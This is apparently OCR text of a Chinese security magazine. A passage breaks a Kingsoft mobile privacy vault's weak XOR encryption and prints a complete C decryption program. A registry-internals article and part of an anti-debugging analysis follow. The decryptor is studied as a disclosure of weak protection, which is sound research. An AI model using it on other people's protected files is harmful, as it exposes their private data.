    aget-byte v2, p0, v1
    # 与 0x6b 异或
    xor-int/lit8 v2, v2, 0x6b
    int-to-byte v2, v2
    # 把异或得到的值写回原来的 buffer 中
    aput-byte v2, p0, v1
    # v1 + 1
    .line 266
    add-int/lit8 v1, v1, 0x1
    # 继续循环
    goto :goto_0
    .line 270
    :cond_0
    return-object p0
.end method
```

程序分析到这里，我们大致知道了金山隐私保险箱的解密步骤：

1）从 InputStream 类中派生自己的类，调用 BitmapFactory 的 decodeStream 函数解码

文件输入流；

2）重写 InputStream 类的 read 函数，用来实现自己的解密算法；

3）解密的时候判断，如果是前面最开始的 0x400 字节，那么读取 filename_e 文件，每个字节异或 0x6B，如果是大于 0x400 字节，那么直接读取 filename 文件；

4）按照上面的步骤解密，最后输出的文件即为原始文件。

编写解密程序

既然知道了金山隐私保险箱的解密算法，那么自己实现一个解密程序也就很简单了，大致代码如下所示。

```
#include "stdafx.h"
#include <Windows.h>

// szName - 加密文件的文件名
// szOriginName - 原始文件名
BOOL DecodeStream(WCHAR *szName, WCHAR *szOriginName)
{
    BOOL bRet = FALSE;

    if (!szName || !szOriginName)
    {
        return bRet;
    }

    HANDLE hFile = CreateFile(szName,
        FILE_ALL_ACCESS,
        FILE_SHARE_READ | FILE_SHARE_WRITE,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL);

    if (hFile == INVALID_HANDLE_VALUE)
    {
        return bRet;
    }

    DWORD dwHigh = 0;
    DWORD dwSize = GetFileSize(hFile, &dwHigh);
    if (dwSize < 0x400)
    {
        CloseHandle(hFile);
        return bRet;
    }
```

```
PBYTE pBuffer = (PBYTE)malloc(dwSize);
if (pBuffer == NULL)
{
    CloseHandle(hFile);
    return bRet;
}

memset(pBuffer, 0, dwSize);

HANDLE hSaveFile = CreateFile(szOriginName,
    FILE_ALL_ACCESS,
    FILE_SHARE_READ | FILE_SHARE_WRITE,
    NULL,
    CREATE_ALWAYS,
    FILE_ATTRIBUTE_NORMAL,
    NULL);

if (hSaveFile == INVALID_HANDLE_VALUE)
{
    CloseHandle(hFile);
    free(pBuffer);
    return bRet;
}

WCHAR szPath[MAX_PATH] = {0};
wsprintf(szPath, L"%s%s", szName, L"_e");
HANDLE hFile_e = CreateFile(szPath,
    FILE_ALL_ACCESS,
    FILE_SHARE_READ | FILE_SHARE_WRITE,
    NULL,
    OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL,
    NULL);

if (hFile_e == INVALID_HANDLE_VALUE)
{
    CloseHandle(hFile);
    CloseHandle(hSaveFile);
    free(pBuffer);
    return bRet;
}

DWORD dwRet = 0;
```

```
    bRet = ReadFile(hFile_e, pBuffer, 0x400, &dwRet, NULL);
    if (!bRet)
    {
        CloseHandle(hFile);
        CloseHandle(hSaveFile);
        CloseHandle(hFile_e);
        free(pBuffer);
        return bRet;
    }

    SetFilePointer(hFile, 0x400, NULL, FILE_BEGIN);
    bRet = ReadFile(hFile, pBuffer+0x400, dwSize-0x400, &dwRet, NULL);
    if (!bRet)
    {
        CloseHandle(hFile);
        CloseHandle(hSaveFile);
        CloseHandle(hFile_e);
        free(pBuffer);
        return bRet;
    }

    for (int i = 0; i < 0x400; i++)
    {
        pBuffer[i] = pBuffer[i] ^ 0x6b;
    }

    WriteFile(hSaveFile, pBuffer, dwSize, &dwRet, NULL);

    CloseHandle(hFile);
    CloseHandle(hSaveFile);
    CloseHandle(hFile_e);
    free(pBuffer);

    return bRet;
}

int _tmain(int argc, _TCHAR* argv[])
{
    DecodeStream(L"C:\\Users\\Administrator\\Desktop\\98fca88",
        L"C:\\Users\\Administrator\\Desktop\\1.jpg");
    return 0;
}
```

执行完如上代码之后，图片被解密出来，并且能正常打开。自此，金山隐私保险箱就被

我们轻易攻破了。

后记

分析完金山隐私保险箱之后，我后来又去看了下 360 隐私保险箱和腾讯手机管家的隐私保险箱，大致的加解密流程都差不多，都只加解密文件开头的 0x400 字节，只是各自的加密算法不同罢了。回过头来想想，既然它们都能把文件还原回去，也就是说这个过程一定是可逆的。

经过上面的分析，目前移动端的隐私保护软件基本上也就只是个心里安慰罢了。在日常生活中，我们还是要自珍自爱，尽量不要把私密的文件保存在移动设备上，也不要去下载来历不明的软件、外挂等。

详解 Windows 的注册表机制

文/图 王晓松

曾经有过一段时间，“Windows 优化大师”“超级兔子”软件非常风靡，使用它们，一个普通的计算机用户可以轻松修改系统启动进程，网络连接 TCP 数量等参数，非常简单的解决计算机使用中的一些问题。这两款软件都是名副其实的注册表修改软件，因为软件实现的背后都是通过直接修改注册表完成用户提出的要求。注册表在 Windows 的运行中担任着重要的角色，可以将其看作系统和用户的数据库。在“运行”中键入“regedit”，打开注册表编辑器，如图 1 所示，可以看到类似 Windows 文件系统的结构。注册表中的内容包罗万象，本文将主要集中在 Windows 注册表的逻辑结构、物理结构和 Windows 机制的内部实现上。



图 1

注册表的逻辑结构

我们可以将图 1 中看到的如文件系统的结构看为注册表的逻辑结构。但在注册表中，目录不称为目录，文件也不称为文件。左侧类似文件目录的节点称为键(KEY)，键的下面可以有子键(SUBKEY)和值(VALUE)，注意这里值不是一个单独的概念，它是由值的名称、值的类型和值的内容三部分组成，实际上也就对应着图 1 中右侧的三列，分别写为名称、类型和数据。以图 1 为例，我们可以说，在\HKEY_LOCAL_MACHINE\SYSTEM\CONTROL SET\CONTROL 的键下，有值名称为 CurrentUser，其值类型为 REG_SZ，值的内容(数据)为 USERNAME。如果将注册表和文件系统中的概念对应，可以使用图 2 简单的表达出来。



图 2 注册表与文件系统称呼的对应关系

再回到图 1，注意左侧的键结构，可以看到，在根键下有五大子键，分别是：

HKEY_CALSSES_ROOT (HKCR) //包含有关文件关联和 COM 的设置信息
HKEY_CURRENT_USER(HKCU) //当前用户的信息
HKEY_LOCAL_MACHINE(HKLM) //当前系统的信息
HKEY_USERS(HKU) //电脑中所有用户账户的信息
HKEY_CALSSES_CONFIG(HKCC) //当前硬件配置的信息



图 3 根键下五大子键的关系

虽然从注册表编辑器我们看到了在根键下有 5 个子键，但是最根本的两个键是 HKEY_LOCAL_MACHINE 和 HKEY_USERS，虽然其余 3 个子键与 HKLM 和 HKU 并行，但实际上是 HKLM 和 HKU 下子键的符号链接。如图 3 所示，HKCU 实际上是 HKU 下的子键 HKCU 的一个符号链接，而 HKCC 则是 HKLM\SYSTEM\CurrentControlSet\Hardware\Current 子键的一个符号链接，HKCR 是 HKLM\SOFTWARE\Classes 和 HKCU\SOFTWARE\Classes 的合并。

既然 HKLM 和 HKU 实际上是根键下两个唯一子键，那么我们分别看下这两个子键下的内容。

HKEY_LOCAL_MACHINE 下包含的子键如图 4 所示;HKEY_USERS 下包含的子键如图 5 所示。



图 4　HKEY_LOCAL_MACHINE 的子键　此处的系统目录为\windows\system32



图 5　HKEY_USERS 的子键

HKEY_USERS 子键下除了.DEFAULT 外，都是一些 S 打头的键，如 S-1-5-18，S-1-5-19_Classes，S-1-5-21-1929667112-1946198471-315 等，我们就不细抠 S-1-5-18 中每个数字的含义，只要简单的认为实际上每个 S 打头的键背后都对应着一个加载过的用户就可以了，.DEFAULT 包含的是默认用户的子键，显然这些子键背后是各个用户的信息。

如果要将整个注册表的逻辑结构陈述详细，那需要厚厚的一册专著，如有需要就请读者查阅相关的资料。

注册表的物理结构

我们通过注册表编辑器看到的是注册表逻辑结构，注册表内容根据来源可以分为固定存储类和易失类。所谓的固定存储类就是其源内容放于硬盘的文件中，如果重新启动电脑这些内容不会改变或者丢失，而易失类是指反映系统当前运行情况的某些实时数据，如果信息并不存储在电脑中，而是配置管理器根据系统启动之后的状况实时从系统中采集得到的。固定存储类数据并不单纯的存储在一个文件中，而是由多个不同的文件共同组织起来的。

前面介绍过注册表的根键下主要是 HKLM 和 HKU 两个子键，HKLM 键下的子键主要存放在 Windows 系统的\WINDOWS\system32\config 目录下，其对应关系如图 4 所示，而 HKEY_USERS 键下对应的文件主要存放在\Documnets and Setting\<用户名>\NTUSER.DAT 中。显然这些文件的内容不能简单的存储在文本文件中，因为存储的数据类型有些是二进制的，文本文件无法表达，并且存储注册表数据的文件有着固定的格式，称为 HIVE 文件。

如果从宏观的角度看， HIVE 文件的格式并不复杂，可以说一个 HIVE 文件是由固定大小(4K)的 BIN 组成，而一个 BIN 是由多个大小不一的 CELL 组成，一个 CELL 只能在一个 BIN 中，而不能跨越多个 BIN，一个简单的关系是：HIVE 由 BIN 组成，BIN 由 CELL 组成。

在专业资料中，HIVE 被称为储巢文件，BIN 被称为巢箱，而 CELL 被称为巢室，因为中

文翻译里这三个概念都带“巢”字，巢起巢落的，很容易使人头昏脑涨，想来大家能够阅读关于 Windows 内核的文章，英文都不会太差，所以我们这里就不扭扭捏捏的使用中文说法，而直接使用英文称呼来的爽利。一个 HIVE 文件的结构如图 6 所示。



图 6 一个 HIVE 文件的物理结构

HIVE 文件的第一个 BIN 的结构比较特别，称为 BaseBlock，与之后的 BIN 的格式并不相同，BaseBlock 是针对整个 HIVE 文件的，如包含 HIVE 文件标识，最新序列号，校验和等内容，其头四个字节是内容为“regf”的字符，BaseBlock 并不包含具体的 CELL，而其余 BIN 的内容除了一个标准的 BIN 头(该 BIN 结构头四个字节为 hbin 的字符)外，都是由各种 CELL 组成。

CELL 的类型分为 5 种，分别为键、子键列表、值列表、值和安全描述符。其中的安全描述符类型 CELL 指明了该键的访问权限等信息，子键列表类型 CELL 包含了某键下各子键 CELL 的位置，值列表类型 CELL 包含了某键下各值 CELL 的位置，一个键类型 CELL 中包含了指向其下子键列表类型 CELL，值列表类型 CELL，安全描述符类型 CELL，父键 CELL 的指针。

通过键→子键列表→子键→值列表→值的顺序我们可以访问到具体键或者值的信息，举个例子，如路径为\KEY1\KEY2\VALUE1 的(键--值)结构，其中 KEY1 和 KEY2 为键，VALUE1 为值，如图 7 所示。其中 KEY1 键 CELL 包含了该键下安全描述符、子键列表、值列表和父键的指针，而子键列表 CELL 包含了各个子键的位置，值列表 CELL 包含了各个值位置的位置，而值 CELL 包含了一个值的内容。需要注意一点的是，在子键列表 CELL 中的内容是按照字符串的顺序排列的，因此可以使用数据结构中常用的二分法进行查找，但是值列表 CELL 中的内容并没有按照字符串顺序排序。



图 7 一个包含 4 种 CELL 类型的例子

注册表的初始化

了解了注册表的结构，我们再看看 Windows 是如何加载并初始化注册表，以供用户使用的。通常可以将注册表的初始化分为三个步骤，分别由 ntldr 中的 os loader(内核加载器)，smss.exe(会话管理器)和 winlogon.exe(登录管理器)中的代码完成。如果简单描述，就是在内核加载之初，内核加载器的代码中，加载和系统有关的 HKLM\SYSTEM 以及与硬件有关的 HKLM\HARDWARE 两个 HIVE，当系统初始化部分完成，进入会话管理器部分，则加载注册表的大部分与系统全局有关的内容，如 HKLM\SAM、HKLM\SECURITY、HKLM\SOFTWARE 和 HKU\.DEFAULT 等。其后，当用户完成登录，那么相应的由登录进程完成用户部分 HIVE 的加载，如 HKU\<用户的 SID>HIVE 文件。整个注册表随系统启动加载的大致轮廓如图 8 所示。



图 8　注册表建立的三个步骤

注册表键的解析

Windows 提供了很多的注册表操作函数，比如 NtOpenKey，NtCreateKey，NtDeleteKey 等，这些函数的起点都需要先调用 NtOpenKey 函数，定位到目标键，因此我们就在这一小节尝试着将 NtOpenKey 函数进行剖析，来看看注册表键解析的实现。

使用过注册表的读者会发现，注册表包含的内容很多，虽然只是简单的树状结构，但是有的键的路径非常长，如何有效的实现注册表键的解析，是配置管理器需要解决的重要问题。值得注意的是，注册表中能够被打开的对象是键，而不是值，换句话说，如果想取得某个值的内容，只能先打开包含该值的键，然后再对该值的内容进行读取，因此在这里提到的都是对键的解析。

注册表键的解析与系统的对象管理器密切相关。在系统启动之初，配置管理器就在全局对象名字空间的根路径下创建一个称为”REGISTRY”的键对象，实际上它对应着我们前面提到的注册表键的根键，在其下有两个目录，分别为 Machine 和 User 目录，对应着注册表中的 HKLM 和 HKU 两个子键。那么注册表中的 HKLM\SYSTEM\Setup 键，在对象管理器中表示为路径\\REGISTRY\Machine\SYSTEM\Setup。

注册表键的解析可以理解为对目标键的定位，本质上就是对该键对应 CELL 的位置进行确定，简单来说，就是完成目标键到目标 CELL 的转换。对于已经打开的键，为了加快速度，

配置管理器会建立一个长度为 2048 的键散列表，当一个键被打开，则将其对应路径进行散列，所得的散列值作为键散列表的索引，将该键对应的键控制块放于其中，键控制块存放着键节点所在的 HIVE 和 CELL 索引，能够直接定位到目标 CELL。



图 9　通过键散列表完成键解析

当使用 NtOpenKey 函数要打开一个键时，系统会首先调用\REGISTRY 键对象的 Parse(解析)方法，该方法被设置为 CmpParseKey 函数，这点使用了 windows 中的对象管理机制，因为每个对象都会提供一个路径名称解析的 Parse 方法，那么键解析的重点就放在 CmpParseKey 函数中。CmpParseKey 函数会首先将该键对应的全路径进行散列，然后在键散列表中进行查找，如果找到，则可以直接定位到该键对应的 CELL，如果没有找到，则从目标键路径的开始进行逐层的查找，对于每一层，同样先进行散列，若在键散列表中存在，说明已经打开过，则直接定位，进行下一层的解析；若没有在键散列表中找到，则需要按照 HIVE 文件的结构定位到该路径对应的键，并添加到键散列表中去。如此反复，直到定位到目标键，在这个过程中，由于对每个没在键散列表中的路径进行了打开操作，并建立了相应的键控制块，因此对一个路径的解析相当于对该路径中的每个节点都进行了解析。

事情到这里，似乎都很圆满，但是还有一个小小的问题，前面提到，键控制块中存放着键节点所在的 HIVE 和 CELL 索引，如果整个 HIVE 文件是一个整体，那么通过 HIVE 成员定位键所在的文件，CELL 索引表示该 CELL 在文件中的偏移，两个成员就可以轻松的定位目标 CELL。但是实际情况并不是如此的简单，对于注册表操作当然要将 HIVE 文件读入到内存中，在 windows xp/server 2003 操作系统的配置管理器实现中，是将一个 HIVE 文件中的内容映射到系统缓存的区间，由于映射是以 BIN 为单位随机映射到系统缓存区间内，这就导致一个问题：CELL 索引中的内容该如何填充，从而能够定位到内存中对应的 CELL。

CELL 索引的长度为 32 位，类似于 windows 内存管理中对虚拟地址的分割，CELL 索引也使用了分段索引的机制，如图 10 下面部分所示。对于一个 CELL 索引的解析也如图 10 所示：

① 每个 HIVE 在内存中有两个 CELL 目录，分别对应固定存储类和易失类，CELL 索引的最高位说明了该地址是放于哪种类型的 CELL 目录中。

② 紧随存储类型之后的是 10 位长的 CELL 目录索引，可以在 CELL 目录的 1024 项中定位一项，从而确定其对应 CELL 表的虚拟内存地址；

③ 当我们定位到该 CELL 表后，根据 CELL 索引结构中的 9 位 CELL 表索引，定位到该 CELL 所在的 BLOCK 的内存地址；

④ 最后通过 CELL 索引结构中最后的 12 位定位到目标 CELL。

需要注意的是，两个 CELL 目录的地址是在该 HIVE 文件被加载进入内存时，由配置管理器设置并保存的，同时 CELL 目录和 CELL 表是存放在换页内存池中独立存在，而不是放于系统缓存中的。



图 10 CELL 索引的结构

小结

Window 系统的注册表机制内容丰富，可以说涉及到系统和用户的各个方面，本篇文章沿着逻辑结构--->物理结构---->注册表的初始化--->注册表键解析的思路进行了相应内容的讨论，难点在于物理结构的了解以及注册表键解析的函数实现。

（完）

记一个有趣的 0xCC 检测程序

文/图 木羊

这个程序来自看雪的一篇名为《反断点实例》的贴子，版主特地标成“关注”引起了我的好奇。下载后看了看，觉得挺有趣。首先说说情况，这个程序是个 console，运行后只有一行可怜巴巴的小字，写着“下个断点试试”。OD 载入，F9走起，看到文字提示后顺手按了下 F2，接着到了见证奇迹的时刻：程序停在了图1处。



图1

有点意思！OD 玩得熟了都知道，要让一个按了 F9以后的 OD 停下来并不是那么信手拈来的事，必须根据黑盒和经验，将断点下到程序必经之路才能断下来。我看了看断下的位置，正好是 OEP，这就更怪了，按说程序运行起来后通常不会再走 OEP 的。

我又试了试，发现这个程序确实有意思，似乎随处下一个断点，都能立即断下来——才怪。我一直觉得，一名逆向工程师是否优秀的标准，是能否设计出全覆盖的路径测试方案，以本文为例，我们要给得一个“随处下一个断点，都能立即断下来”的结论，最起码也得验证两个地方：一是覆盖所有断点，二是原则上覆盖所有地方。第一点比较好办，我们知道 OD 的断点有三种，分别是0xCC 断点（即 F2断点）、内存断点和硬件断点，都下一遍就知道本程序只能0xCC 断点有效，第二点就不太好办了，内存这么大，就算不管 x64和 PAE，Ring3 也是2G 起步，全覆盖是不太容易了，挑几个特例吧。我选择的是主程序的不同区段的内存空间，以及系统 DLL 的内存空间，发现只有在主程序的.text 区段内下断点才有效。

到这里我们已经可以基本摸清程序的脉络：在主程序的.text 区段的内存空间中进行

0xCC 检测。0xCC 检测有同步检测和异步检测两种，区别主要是看有没有新开线程。这个好确认，只需要稍微设置一下 OD，在调试选项->事件一栏中勾选“中断在新进程”，如图2所示。



图2

重新跑起，程序中断在0x011E1360处：

```
011E1360   $  55            push    ebp
011E1361   .  8BEC          mov     ebp, esp
011E1363   .  83E4 F8       and     esp, 0xFFFFFFF8
011E1366   .  81EC 3C030000 sub     esp, 0x33C
011E136C   .  A1 00301F01   mov     eax, dword ptr [0x11F3000]
011E1371   .  33C4          xor     eax, esp
011E1373   .  898424 380300>mov     dword ptr [esp+0x338], eax
011E137A   .  53            push    ebx
011E137B   .  56            push    esi
011E137C   .  57            push    edi
011E137D   .  8D4424 14     lea     eax, dword ptr [esp+0x14]
011E1381   .  50            push    eax
